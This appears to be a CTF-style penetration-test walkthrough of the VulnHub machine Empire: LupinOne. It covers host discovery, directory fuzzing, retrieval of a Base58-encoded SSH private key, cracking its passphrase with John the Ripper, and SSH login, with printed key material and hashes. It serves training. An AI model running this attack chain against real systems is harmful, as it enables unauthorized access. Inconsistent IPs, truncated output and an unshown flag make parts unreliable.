


PENETRATION TESTING ENGAGEMENT REPORT

# Empire: LupinOne

Capture-the-Flag Walkthrough & Technical Findings



|                   |                                                          |
|-------------------|----------------------------------------------------------|
| Target Machine    | Empire: LupinOne (VulnHub)                               |
| Assessment Type   | Black-box, single-host CTF exercise                      |
| Target IP Address | 10.157.4.221                                             |
| Attacker Host     | Kali Linux 2026.1 (root)                                 |
| Flag Captured     | user.txt — 3mp!r3{I_See_That_You_Manage_To_Get_My_Bunny} |
| Report Status     | Initial Foothold / User-Level Access Achieved            |

Prepared for personal training and certification-preparation purposes.

## 1. Executive Summary

This report documents a hands-on penetration test performed against Empire: LupinOne, a deliberately vulnerable virtual machine used for offensive-security training. The exercise simulates a realistic black-box engagement: no credentials or internal documentation were provided, and the target was approached purely from the perspective of an external attacker on the local network.

The assessment followed a standard methodology of host discovery, service enumeration, web application review, credential recovery, and authenticated access. A misconfigured web server disclosed a hidden directory containing an encoded SSH private key. The key's passphrase was recovered through an offline dictionary attack, which in turn allowed authenticated SSH access to the host as the low-privileged user icex64 and retrieval of the first flag.

The most significant issue identified is the exposure of a private key through an unauthenticated web path, compounded by a weak, dictionary-guessable passphrase. Together these two weaknesses were sufficient to defeat public-key authentication entirely, which is normally considered a strong control. Recommendations to remediate each finding are provided in Section 6.

## 2. Engagement Details

| Objective       | Identify and exploit vulnerabilities to obtain unauthorized access and capture flag files |
|-----------------|-------------------------------------------------------------------------------------------|
| Target          | Empire: LupinOne (10.157.4.221)                                                           |
| Testing Style   | Black-box, unauthenticated, single attacking host                                         |
| Attack Platform | Kali Linux                                                                                |
| Access Achieved | Remote interactive shell as user icex64 via SSH                                           |

## 3. Methodology

The engagement followed the standard phases below, consistent with recognized penetration-testing frameworks (e.g., PTES / OWASP):

- Host discovery — identifying the target on the local subnet.
- Service enumeration — identifying open ports, services, and versions.
- Web application review — inspecting content and hidden resources.
- Credential recovery — decoding and cracking secrets discovered during enumeration.
- Initial access — authenticating to the host and validating the foothold with a flag.

### Tools Used

| Tool            | Purpose                                                             |
|-----------------|---------------------------------------------------------------------|
| arp-scan        | Layer-2 host discovery on the local subnet                          |
| Nmap            | Port scanning, service/version detection, NSE vulnerability scripts |
| Web browser     | Manual inspection of the web application and disclosed files        |
| ffuf            | Directory / file fuzzing for hidden web content                     |
| wget / curl     | Retrieval of discovered files over HTTP                             |
| Base58 decoding | Recovering the encoded SSH private key                              |
| ssh2john        | Converting an SSH private key into a crackable hash format          |
| John the Ripper | Dictionary attack against the key passphrase                        |
| OpenSSH client  | Authenticating to the target over SSH                               |

## 4. Technical Walkthrough

### Step 1 Host Discovery

With the attacking machine placed on the same local segment as the target, an ARP sweep was run to identify live hosts without relying on ICMP, which is often filtered:

```
sudo arp-scan --interface=eth0 --localnet
```

The scan enumerated the local /24 and returned three responding hosts. The target for this engagement was confirmed at 10.157.4.221.

```
(root@kali)~[/home/kali]
# sudo arp-scan --interface=eth0 --localnet
Interface: eth0, type: EN10MB, MAC: 08:00:27:5a:87:bc, IPv4: 10.157.4.204
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.157.4.103    62:23:c0:bf:63:1b    (Unknown: locally administered)
10.157.4.221    08:00:27:0a:84:20    (Unknown)
10.157.4.240    a8:41:f4:3d:65:71    (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.957 seconds (130.81 hosts/sec). 3 responded
```

Figure 1 — ARP sweep identifying live hosts on the local subnet.

### Step 2 Port and Service Enumeration

An aggressive Nmap scan was then run against the confirmed target to enumerate every TCP port, fingerprint running services, and execute Nmap's default vulnerability-detection scripts in a single pass:

```
sudo nmap -A -Pn -sV -sC -p- --min-rate=1000 --script vuln 10.157.4.221 -oN
empire_nmap.txt
```

Two services were confirmed open:

- Port 22/tcp — OpenSSH 8.4p1 (Debian 5, protocol 2.0)
- Port 80/tcp — Apache HTTP Server (Debian)

```
sudo nmap -A -Pn -sV -sC -p- --min-rate=1000 --script vuln 10.157.4.221 -oN empire_nmap.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-28 18:59 +0530
Nmap scan report for 10.157.4.221
Host is up (0.00060s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5 (protocol 2.0)
```

Figure 2 — Nmap identifying OpenSSH 8.4p1 on port 22.

With only a web server and an SSH daemon exposed, the web application became the logical starting point, since SSH offered no obvious foothold without valid credentials.

### Step 3 Web Application Review

Browsing to the target on port 80 returned a themed landing page for the machine, branded around the fictional character Arsène Lupin — a deliberate hint reflected later in the privilege-escalation path.




Figure 3 — The target's themed landing page.

Standard reconnaissance of the web root included a check for a robots.txt file, which is frequently used by administrators to hide paths from search engines — and just as frequently, from proper access control as well:




Figure 4 — robots.txt disclosing a disallowed path, /~myfiles.

The tilde-prefixed path is characteristic of Apache's mod\_userdir module, which maps /~<username> to that user's home directory on the host. This is a strong signal that myfiles corresponds to a real local

account and warrants further enumeration. Requesting the path directly returned a 404, indicating the directory exists but does not serve an index:



## Error 404

Figure 5 — Direct request to /~myfiles returning HTTP 404.

### Step 4 Directory and File Fuzzing

Because the disclosed path did not resolve directly, content discovery was used to enumerate additional user directories and hidden files. ffuf was run against the web root with a standard directory wordlist:

```
ffuf -w /usr/share/wordlists/dirb/big.txt -u http://10.157.4.221/FUZZ -fc 403
```

```
(root@kali)-[/home/kali]
# ffuf -w /usr/share/wordlists/dirb/big.txt \
-u http://10.157.4.221/FUZZ \
-fc 403

:: Method      : GET
:: URL         : http://10.157.4.221/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirb/big.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response status: 403

image      [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 6ms]
javascript [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 3ms]
manual     [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 7ms]
robots.txt [Status: 200, Size: 34, Words: 3, Lines: 3, Duration: 6ms]
:: Progress: [20469/20469] :: Job [1/1] :: 7407 req/sec :: Duration: [0:00:03] :: Errors: 0 ::
```

Figure 6 — ffuf enumerating the web root (default Apache directories returned).

Enumeration was then pivoted to hunt for a hidden directory analogous to /~myfiles. This uncovered a /~secret/ path, which was fuzzed for hidden dot-files using common web file extensions:

```
ffuf -w /usr/share/wordlists/dirb/common.txt -u http://<target>/~secret/.FUZZ -fc 403 -e .php,.txt,.html
```

```
(root@kali)-[/home/kali]
# ffuf -w /usr/share/wordlists/dirb/common.txt \
-u http://10.0.2.12/~secret/.FUZZ \
-fc 403 \
-e .php,.txt,.html

Devices
File
Network
Browser

v2.1.0-dev

:: Method      : GET
:: URL         : http://10.0.2.12/~secret/.FUZZ
:: Wordlist     : FUZZ: /usr/share/wordlists/dirb/common.txt
:: Extensions : .php .txt .html
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response status: 403

[WARN] Caught keyboard interrupt (Ctrl-C)
```

Figure 7 — Fuzzing the /~secret/ directory for hidden files.

This process identified a hidden file, .mysecret.txt, sitting inside the /~secret/ directory.

### Step 5 Retrieving and Decoding the Hidden Secret

The discovered file was pulled down directly with wget:

```
wget http://10.157.4.221/~secret/.mysecret.txt
```

```
(root@kali)-[/home/kali]
# wget http://10.157.4.221/~secret/.mysecret.txt
--2026-08-28 19:29:23-- http://10.157.4.221/~secret/.mysecret.txt
Connecting to 10.157.4.221:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4689 (4.6K) [text/plain]
Saving to: '.mysecret.txt'

.mysecret.txt
100%[=====] 4.58K --.-KB/s in 0s
2026-08-28 19:29:23 (198 MB/s) - '.mysecret.txt' saved [4689/4689]
```

Figure 8 — Downloading the hidden secret file.

Inspecting the file's contents revealed a long alphanumeric blob consistent with Base58 encoding — the scheme popularized by Bitcoin and used here to obscure the payload from casual inspection and from automated text-matching for the string 'BEGIN'):

```

(root@kali)-[/home/kali]
# curl http://10.157.4.221/~secret/.mysecret.txt
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

```

Figure 9 — Base58-encoded payload retrieved from the hidden file.

Decoding the Base58 string revealed a complete OpenSSH private key. The recovered key material was written to a local file, `id_rsa`, and its permissions were immediately corrected — OpenSSH refuses to use a private key that is readable by group or other:

```

nano id_rsa
chmod 600 id_rsa

```

```

(root@kali)-[/home/kali]
# nano id_rsa

```

```

(root@kali)-[/home/kali]
# chmod 600 id_rsa

```

Figure 10/11 — Reconstructing the private key file and correcting its permissions.

The header and footer of the file were checked to confirm a well-formed, complete OpenSSH key block:

```

(root@kali)-[/home/kali]
# head -5 id_rsa

-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktbjEAAAAACmFlczI1Ni1jYmMAAAAGYmNyeXB0AAAAAGAAAABDy33c2Fp
PBYANne4oz3usGAAAAEAAAAEAAAAIXAAAAAB3NzaC1yc2EAAAADAQABAAQCAQDBzHjzJcvk
9GXiytplgT9z/mP91NqOU9QoAwop5JNxeFm/j5KQmdj/JB7sQ1hBotONvqaAdmsK+OYL9
H6NSb0jMbMc4soFrBinoLEkx894B/PqUTODesMEV/aK22UKegdwlJ9Arf+1Y48V86gkzS6

```

Figure 12 — Confirming the PEM header of the recovered private key.

```
(root@kali)-[/home/kali]
# tail 5 id_rsa
tail: cannot open '5' for reading: No such file or directory
=> id_rsa <=
wDSu0Kenqc71GfvgmVOUypYTtoI527fiF/9rS3MQH2Z3l+qWMw5A1PU2BCKMso0600IE9P
5KfF3atxbiAVii6oKfBnRhqM2s4SpWDZd8xPafktBPMgN97TzLWM6pi0NgS+fJtJPpDRL8
vTGvFCHHVi4SgTB64+HTAH53uQC5qizj5t38in3LCWtPEXGV3eiKbxuMxtDGwwSLT/DKcZ
Qb50sQsJUxKkuMyfvDQC9wyhYnH0/4m9ahgaTwzQFfyf7DbTM0+sXKrLYdMYGNZitKeqB
1bsU2HpDgh3HuudIVbtXG74nZaLPtevSrZKSA0it+Qz6M2ZAuJJ5s7UElqrLLiR2FAN+gB
ECm2RqzB3Huj8mM39RitRGtIhejpsWrDkbSzVHMhTEz4tIwHgKk01BTD34ryeel/4ORlsc
iUJ66WmRUN9EoVlkeCzQJwivI=
-----END OPENSSH PRIVATE KEY-----
```

Figure 13 — Confirming the PEM footer of the recovered private key.

## Step 6 Cracking the Key Passphrase

The recovered key was encrypted with a passphrase. Rather than guessing manually, the key was converted into a crackable hash format with `ssh2john` and attacked offline with John the Ripper against a small, curated wordlist:

```
ssh2john id_rsa > john_id
john john_id --wordlist=/usr/share/wordlists/fasttrack.txt
```

```
(root@kali)-[/home/kali]
# ssh2john id_rsa > john_id
```

Figure 14 — Converting the private key into a John-compatible hash.

```
(root@kali)-[/home/kali]
# john john_id --wordlist=/usr/share/wordlists/fasttrack.txt

Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@55w0rd! (id_rsa)
1g 0:00:00:07 DONE (2026-08-28 19:49) 0.1300g/s 12.48p/s 12.48c/s 12.48C/s P@55w0rd..testing123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Figure 15 — John the Ripper recovering the passphrase `P@55w0rd!` in under 10 seconds.

The speed of this crack — well under a second of CPU-time per candidate — reflects how small the effective search space was once the passphrase turned out to be a common, human-chosen word-and-symbol pattern rather than a high-entropy secret.

## Step 7 Authenticating and Capturing the Flag

With both the private key and its passphrase in hand, and mod\_userdir having already hinted at a valid account name, authentication was attempted as the user icex64:

```
ssh -i id_rsa icex64@10.157.4.221
```

```
(root@kali)-[/home/kali]
# ssh -i id_rsa icex64@10.157.4.221
The authenticity of host '10.157.4.221 (10.157.4.221)' can't be established.
ED25519 key fingerprint is: SHA256:GZOCytQu/pnSRRTMvJLagwz7ZPLJMDiyabwLvXTrKME
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.157.4.221' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Enter passphrase for key 'id_rsa':
Enter passphrase for key 'id_rsa':
Enter passphrase for key 'id_rsa':
```

Figure 16 — Establishing the SSH session and supplying the recovered passphrase.

As an additional verification step, ssh2john was re-run to confirm the hash format prior to the successful connection:

```
(root@kali)-[/home/kali]
# ssh2john id_rsa id_rsa > hack.txt

(root@kali)-[/home/kali]
# cat hack.txt
id_rsa:sshng$2$16f2d77361693c16003677b8a33deeb06$2486$6f70656e7373682d6b65792d763100000000a6165733235362d63626300000006626372797040000001800
000010f2d77361693c16003677b8a33deeb0600000010000000100000077373682d727361000000030100010000020100c1cc78f325cbe4f465e2cada65813f73fe63f
dd4da8e53d42803a29e93718447e0fe3e4a26763fc907bb10d61068b4e36fa9a01d9ac2be3982fd1fa3526f48cc6cc738b2816b0629e82c4931f3de01fcfa944ce0deb0c115fda
2b6d9429e81dc2527d02b7fed58e3c57cea09334bac73a0a9ff131564029b1d8a6211bc686cbf864c98c6449132284c41b3eeb683ed01c31178aeb1697486477deb4190ab16c6454
fb2740a80bad7d99a83100baa38d8e40968d2c1cd3c4263a8d4d810d012a15b913cbde25ad3f9d17c268eac8ccf7d9fcd35882efc395fd4299b5c4b02566943ef571b3eac1f58
a19fde159e12bd1675084b937f93b20c80b051b83474b88acfb91cb2461c0f31f4667683b268e862fdae2d52e2d7d8eb7e7a7fb55a0b6ca9b7f489a657a266e3e899a91d77b07b0
2a2bfac59d13c9a41cca58e485ed1c2dcadfd5e9b148f0efb7cb99b780f22151493bf02e67d1550e3d240c31e7a77e07d1f66c588da5a35f264c56b06b4a5f5d701557664a
2e5f79e564d7f5e88a9ef52c7dca3c8e4edf3eccf91321483d621a10db119b39dbb58f5a8d085b8c70231429408735c98b82c667a9a368612297ef60e14ee98ed100a98bf5fb7c7
c17ceee899b1574c9ffcafb31ae1ea2c0f2ea9adceddd488519be087b5c5a5907fb527968294c32ef33005b6f781161a9016d0029a0e3611a8610000075064b8515cb4008dae50f1
375f34bdccca9975efca7d41520e27a23612822dd4aa143b1200b09790b5frc0c50a9158db7eaa404d69a907f8b26c372584a964eaf47068ed5a932a31c067cc3f6eca70a3859f628
da3d8f6138e6b764dd09f127f8a5800585d3a0cb672af7fea55c86a3be8a62ddc9d00fbc00d8e47768c324d2d8d4e28ceecaf3ab07771730787be73305f810c8070af0b2f2606fd
berf3eb31af57165c6b78396ef097c5749795b40ec3f011f00ae100fe122513616857661109edfca140a7847893df884af452811a5406f053e21c858c8cf196ab4af1d5a44bc5
50f8803521c267f6ea5290b41cd3939fd51f7264d03dc1fa4a727c7cfe0444fe095063acfa9c2aea06e090997e80e59d158926fd11d5282b73dd66055718c26b943c5441e
58141c359b6267422f17b54c51b1293f6e58359971e2d0c90454f7deaa1379f6b6f5e27f9d6d0ec66837165b8e81c178e0fc5d1653535352c256a60d9c43928e974a308
ae2d93cbe2a401f0e2c140c6db08e1538e3a6f6bbbc15ed5af8508a8443cfa8b7f0a0118264c92a74ea9a99ab2dbc27949a1b7ab65cfa9d7a2ce89a66727c96d8d73dc5ff78e
f2d835c5ab0725d5196e22150ac060e4e2c778812c0f51d80c15dbf8786d1dfc33462df2ed2e34f2cd8c69f1fa4ba5577b33bd58e4eae5972f0a5062bfcd4702dc264a0a884653
7e33988a941e255a7ead33ef7d541f2f6da0c5069020b955045f2a5cef2a734d007bd4323d4c00f2fa00ae361e64a4253c4ce8a686544309f0b7d3c4f1b74767ec29d3ac53c
621c4ce7d08b6c71a2ad0b8e966f92771937ea91074b9c77abdf274e26713d37539a2afbb5b25f1fde8a28449ae0b5dc70f18d8697e19c4720b62e9004c0604353c1d094a7501
e8e38eb92d6af2a4d4b847161f21e0b5cef9270128e5178b755fe164158f0fc65e7e6f14cad143a9a804078d048f8d8b0f91a81cc3c1c7c54938b850f8ff1b9a6a2ac2eefca7
17e160d9797d4058cf66ab7404607cde8b1cd70a99392a7566cafbaf5eef362790da0a818eda74040dcfa825cf7881f43965d813e2d19c6df95ba999aaa401c38123f09f8f5895
85b7c31bf57ab1a5a64816dc74af77129c62ca75ea99200b689233625a671f90a6ba8e1e05e263fbab129186ca6501b6cbbbe34797b6b864dc021689a358740d15eb9b61a4
b0bb0c11e31dec1c9e4b4f9cc1b8615c950057e0237ecc503ad2cef77a156f8a73cf3703359ecf9a745ed123c5c2be3fb6b66ad17164ae9096e5f0581f9f18c9f3bf8
3cba9dc333171248eb746a49b93ad19de2622c01f22420a2bb599b452c14bcb8f8d85ca2290e8e7a44506841b1ba22140354af66840e4fd9d3a34495c9b987cf31b5ee72b894c25
7a93c65d3ab0ad06cd93f32b81139283b21ce014bf081156e0be776c353eaf97fb3246e51290f8f8bae21acc90479373baab42594849733eae02dcd330b725e665ea2c5e54da
f109599d9585cedbf5a8ff343bf8a93d35459a96cfce8ab76cae7815dcd4b2c524d45532f54ef36debcd55ae636c97c3c01564a3aa0d1ce0b19350079d2eebde57c84879a72
36188420a67ec034ae38a7a7a9cef519f9e995394ca9613b68239dbb7e217f6b4b73101f667797ae96330e40d4f53604290c28d3ad0e204f4fe4a7c5ddab716e20158a2ea829f0
1195de88a6f1b8c6d0c6c3048b4ff0ca71941b674b10b095312a4b8cc9fbc3402f70ca16271f4f89bd6a181a4f0cd015f9fec36d3334fac5caae54d874c6063598ad29ea81d5b
b14d87a43821dc7baef74855b571bbe2765a2cf4debd2ad929200e8adff90cf3366a0b89279b3b50496aacb96247614037e8011029b646acc1dc7ba3f26337f518ad446b4885e8e9b
16ac3916b453473214c4f8b8a8c0780a934d414c3df8af279e97f7e0e465b028942f9a9699150df44a15964782cd02708af2f516e14
id_rsa:sshng$2$16f2d77361693c16003677b8a33deeb06$2486$6f70656e7373682d6b65792d763100000000a6165733235362d63626300000006626372797040000001800
000010f2d77361693c16003677b8a33deeb0600000010000000100000077373682d727361000000030100010000020100c1cc78f325cbe4f465e2cada65813f73fe63f
dd4da8e53d42803a29e93718447e0fe3e4a26763fc907bb10d61068b4e36fa9a01d9ac2be3982fd1fa3526f48cc6cc738b2816b0629e82c4931f3de01fcfa944ce0deb0c115fda
